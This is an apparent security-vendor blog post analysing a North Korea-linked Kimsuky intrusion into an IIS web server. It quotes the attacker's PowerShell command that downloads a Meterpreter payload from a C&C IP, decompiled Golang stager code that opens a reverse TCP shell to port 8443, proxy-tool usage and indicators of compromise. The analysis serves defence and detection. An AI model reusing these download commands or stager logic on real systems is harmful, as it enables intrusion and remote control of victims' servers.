

Kimsuky Group Using Meterpreter to Attack Web Servers

ASEC asec.ahnlab.com/en/53046/

By Sanseo





May 22, 2023

AhnLab Security Emergency response Center (ASEC) has recently discovered the distribution of malware targeting web servers by Kimsuky group. Kimsuky is a threat group deemed supported by North Korea and has been active since 2013. At first, they attacked North Korea-related research institutes in South Korea before attacking a Korean energy corporation in 2014. Since 2017, their attacks have been targeting countries other than South Korea as well. [1]

ASEC has been providing the analysis of various cases of Kimsuky attacks on the ASEC Blog, mainly spear phishing attacks which involved malicious file attachments to emails in MS Office document files[2], OneNote [3], or CHM [4]file formats. Kimsuky group usually uses social engineering attacks like the aforementioned spear phishings, but this post will cover the attack cases that targeted web servers. After a successful breach, Kimsuky installed the Metasploit Meterpreter backdoor malware. There have also been identified logs of a proxy malware developed in GoLang being installed.

1. Attack Cases Targeting IIS Web Servers

The attack target was a Windows IIS web server of a Korean construction company and is thought to have a vulnerability not applied or be inadequately managed. The threat actor breached the IIS web server and executed a Powershell command. The following is a log from AhnLab Smart Defense (ASD) which shows w3wp.exe, a Windows IIS web server process, using Powershell to download an additional payload from outside.

Target Type	File Name	File Size	File Path ⓘ
Current	 powershell.exe	467.5 KB	%SystemRoot%\system32\windowspowershell\v1.0\powershell.exe
Parent	 cmd.exe	349 KB	%SystemRoot%\system32\cmd.exe
ParentOfParentOfCurrent	 w3wp.exe	22 KB	%SystemRoot%\system32\inetsrv\w3wp.exe
ParentOfParentOfParent	 svchost.exe	37.88 KB	%SystemRoot%\system32\svchost.exe





Process	Module	Target	Behavior	Data
 powershell.exe	N/A	N/A	Connects to network	http://45.58.52.82/up.dat

Figure 1. Log of IIS web server process executing a Powershell command

The executed Powershell command is as follows, and the downloaded “img.dat” file is a backdoor malware also known as Metasploit Meterpreter.

```
> powershell.exe invoke-webrequest -uri "hxxp://45.58.52[.]82/up.dat" -outfile "c:\programdata\img.dat"
```

Afterward, the threat actor used Meterpreter to install proxy malware additionally. Powershell command was used here as well.

Target Type	File Name	File Size	File Path
Current	 powershell.exe	467.5 KB	%SystemRoot%\system32\windowspowershell\v1.0\powershell.exe
Parent	 cmd.exe	349 KB	%SystemRoot%\system32\cmd.exe
ParentOfParentOfCurrent	 regsvr32.exe	20 KB	%SystemRoot%\system32\regsvr32.exe








Process	Module	Target	Behavior	Data
 powershell.exe	N/A	N/A	Connects to network	http://45.58.52.82/cl.exe
 regsvr32.exe	 img.dat	N/A	Detected fileless attack	N/A
 cmd.exe	N/A	 powershell.exe	Creates process	N/A
 powershell.exe	N/A	N/A	Downloads executable file	http://45.58.52.82/up.dat  img.dat

Figure 2. Proxy malware installed by Meterpreter

1. Meterpreter Malware

Metasploit is a penetration testing framework. They are tools that can be used to inspect security vulnerabilities for networks and systems of companies and organizations, providing various features for each penetration test stage. Meterpreter is a backdoor provided by Metasploit and can perform various malicious behaviors by receiving commands from the threat actor.

Because Metasploit is an open-source tool, it is being favored by various threat actors, and this is the same for the Kimsuky group. The ASEC Blog also covered cases of the Kimsuky group using Meterpreter alongside AppleSeed in their attacks. [5] [6]

In addition, aside from the fact that the C&C address used in the attack had been used by the Kimsuky group in the past, the method of having the regsvr32.exe process running the malware is the same as the method used by the Kimsuky group from the past. The malware used in the attacks is in DLL file format and runs after being loaded by the regsvr32.exe process.

Process	Module	Behavior	Data
powershell.exe	N/A	Downloads executable file	http://45.58.52.82/cl.exe Target ■ cl.exe
regsvr32.exe	N/A	Detected fileless attack	Target Process ■ regsvr32.exe
regsvr32.exe	img.dat	Creates executable file	Target ■ elevator.x64.dll
regsvr32.exe	img.dat	Detected fileless attack	Target Process ■ regsvr32.exe
powershell.exe	N/A	Downloads executable file	http://45.58.52.82/up.dat Target ■ img.dat

Figure 3. Meterpreter running after being loaded by the regsvr32.exe process

What's different than usual is that the Meterpreter Stager is developed in GoLang. In the past, the Kimsuky group developed their own malware, or packed it with a packer such as VMProtect when distributing the malware. The proxy malware is also developed in GoLang, and the malware will be discussed below. We can assume this as recently distributed malware being developed in GoLang to evade detection.

```

// honey.go/i/gapi2/meterpreter.Start
RTYPE **_golang honey_go_i_gapi2_meterpreter_Start(__int64 a1, __int64 a2, __int64 a3, __int64 a4)
{
    __int64 v4; // r14
    errors_errorString *p_errors_errorString; // rax
    void *retaddr; // [rsp+8h] [rbp+0h] BYREF
    __int64 v8; // [rsp+10h] [rbp+8h]
    __int64 v9; // [rsp+20h] [rbp+18h]

    while ( (unsigned __int64)&retaddr <=
    {
        v8 = a1;
        v9 = a3;
        runtime_morestack_noctxt();
        a1 = v8;
        a3 = v9;
    }
    if ( a2 == 3 )
    {
        if ( *(_WORD *)a1 == 'ct' && *(_BYTE *) (a1 + 2) == 'p' )
            return (RTYPE **)honey_go_i_gapi2_meterpreter_ReverseTCP(a3, a4);
        goto LABEL_13;
    }
    if ( a2 != 4 )
    {
        if ( a2 != 5 || *(_DWORD *)a1 != 'ptth' || *(_BYTE *) (a1 + 4) != 's' )
            goto LABEL_13;
        return (RTYPE **)honey_go_i_gapi2_meterpreter_ReverseHTTP();
    }
    if ( *(_DWORD *)a1 == 'ptth' )
        return (RTYPE **)honey_go_i_gapi2_meterpreter_ReverseHTTP();
LABEL_13:
    p_errors_errorString = (errors_errorString *)runtime_newobject(&RTYPE_errors_errorString);
    p_errors_errorString->s.len = 26LL;
    p_errors_errorString->s.ptr = "unsupported transport type";
}

// main.main
void __cdecl main_main()
{
    __int64 v0; // r14
    void *retaddr; // [rsp+8h] [rbp+0h] BYREF

    while ( (unsigned __int64)&retaddr <= *(_QWORD *) (v0 + 16) )
        runtime_morestack_noctxt();
    honey_go_i_gapi2_meterpreter_Start((__int64)"tcp", 3LL, (__int64)"45.58.52.82:8443", 16LL);
    sync_ptr_WaitGroup_Add(&unk_3518FA570, -1LL);
}

```

Figure 4. Meterpreter Stager developed in GoLang




Figure 5. Stager downloading Meterpreter

1. Proxy (GoLang) Malware

Afterwards, Meterpreter receives a command from the threat actor, executing a Powershell command and installing additional malware. The malware downloaded through the Powershell command is malware that has a proxy feature. Additionally, Kimsuky group has continuously been using proxy malware in their attack processes in the past. [7] A trait unique to this malware would be that it is developed in GoLang, unlike past versions.

```

f main_ProxyConn .text
f main_ProxyConn_func2 .text
f main_ProxyConn_func2_1 .text
f main_ProxyConn_func1 .text
f main_ProxyConn_func1_1 .text
f main__ptr_client_reconnect .text
f main__ptr_client_servePortOnce .text
f main__ptr_client_servePortOnce_func3 .text
f main__ptr_client_servePortOnce_func2 .text
f main__ptr_client_servePortOnce_func1 .text
f main__ptr_client_ServePort .text
f main_runclient .text
f main_runclient_func1 .text
f main_main .text

```

Figure 6. GoLang functions of the proxy malware

The proxy malware used in this attack receives 2 IP addresses and port numbers from the command line argument to relay them. A difference between this and past proxy tools is that the string “aPpLe” is used as a signature presumed to be used for a verification process

during communications. Considering the fact that the RDP port “127.0.0.1:3389” is used as an example when the malware is executed, it is assumed that the purpose of the threat actor using a proxy malware is for RDP connection to the infected system in later stages.

```
C:\ProgramData>cl.exe
2023/05/15 14:30:45 client.exe server.com:443 127.0.0.1:3389

C:\ProgramData>cl.exe ahnlab.com:80 127.0.0.1:3389
2023/05/15 14:30:53 connect ahnlab.com:80 for dest 127.0.0.1:3389
```



00000000	61 50 70 4c 65 31 32 37 2e 30 2e 30 2e 31 3a 33	aPpLe127 .0.0.1:3
00000010	33 38 39	389

Figure 7. Proxy malware packet

1. Conclusion

Kimsuky group’s attack targeting Windows IIS web server has recently been found. Looking at the log, it is presumed that the Kimsuky group attacks web servers that are poorly managed or have vulnerabilities with patches not applied. After a successful breach, Meterpreter was installed in the target systems for the threat actor to gain control over the web server.

Thus, server managers must patch the server so that it is up to date and practice prevention of known vulnerabilities being exploited. Moreover, for externally open servers, protection software must be used to restrict external access. Also, V3 should be updated to the latest version so that malware infection can be prevented.

File Detection

- Backdoor/Win.Meterpreter.C5427507 (2023.05.15.02)
- HackTool/Win.Proxy.C5427508 (2023.05.15.02)

IOC

MD5

- 000130a373ea4085b87b97a0c7000c86: Meterpreter (img.dat)
- 6b2062e61bcb46ce5ff19b329ce31b03: Proxy malware (cl.exe)

Download URLs

- hxxp://45.58.52[.]82/up.dat: Meterpreter
- hxxp://45.58.52[.]82/cl.exe: Proxy malware

C&C URL

- 45.58.52[.]82:8443: Meterpreter

Subscribe to AhnLab's next-generation threat intelligence platform 'AhnLab TIP' to check related IOC and detailed analysis information.

Categories:[Malware Information](#)

Tagged as:[Kimsuky](#),[Meterpreter](#),[proxy](#)